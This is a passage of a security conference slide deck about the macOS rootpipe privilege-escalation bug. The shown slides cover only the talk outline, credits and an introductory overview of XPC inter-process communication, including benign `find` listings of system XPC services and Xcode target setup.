


**STICK THAT IN YOUR  
(ROOT) PIPE & SMOKE IT**




# WHOIS



always looking for  
more experts!

*“sources a global contingent of vetted security experts worldwide and pays them on an incentivized basis to discover security vulnerabilities in our customers’ web apps, mobile apps, and infrastructure endpoints.”*



@patrickwardle




# AN OUTLINE

xpc, rootpipe, malware, patches & 0days :)



overview of XPC



**the bug**



in malware



patch(es)



patch bypass

# Credits

haxOring is rarely an individual effort

uncovered rootpipe



Ian Beer



Emil Kvarnhammar

@emilkvarnhammar



Pedro Vilaça


@osxreverser



"Mac OS X & iOS Internals"  
Jonathan Levin

# OVERVIEW OF XPC

modern IPC on OS X





# XPC


a simple IPC mechanism which can provide security & robustness



*“There are two main reasons to use XPC: privilege separation and stability.” -apple.com*




sandboxed  
**'XPC services'**



## [privilege separation]

each XPC service has its own sandbox




## [stability]

crashes in the XPC services don't affect the app


# XPC IN OS X

used all over the place by Apple

{



frameworks



apps


```
$ find /System/Library/Frameworks -name *.xpc
AddressBook.framework/Versions/A/XPCServices/com.apple.AddressBook.FaceTimeService.xpc
AddressBook.framework/Versions/A/XPCServices/com.apple.AddressBook.MapLauncher.xpc
...
WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.Plugin.32.xpc
WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.Plugin.64.xpc
WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.WebContent.xpc
```

```
$ find /Applications -name *.xpc
iPhoto.app/Contents/XPCServices/com.apple.PhotoApps.AVCHDConverter.xpc
iPhoto.app/Contents/XPCServices/com.apple.photostream-agent.VideoConversionService.xpc
Xcode.app/Contents/Developer/Toolchains/.../XPCServices/SourceKitService.xpc
Xcode.app/Contents/XPCServices/com.apple.dt.Xcode.Playground.xpc
...
```

frameworks and apps that use XPC

# XPC

moving 'risky' code out-of-proc




'normal' app



download, unzip, & display

XPC'd app



display (ui)


separate procs.  
w/ permissions





# XPC COMPONENT RESPONSIBILITIES

the app, comms, & xpc service



make connection



send requests (msgs)



listen



authenticate  
(optionally)



handle requests

# ADDING AN XPC SERVICE

add 'xpc service' target to your application

Choose a template for your new target:

OS X

Application

Framework & Library

Application Extension

System Plug-in

Other



Cocoa  
Framework



XPC Service

Choose options for your new target:

Product Name: imgXPCService

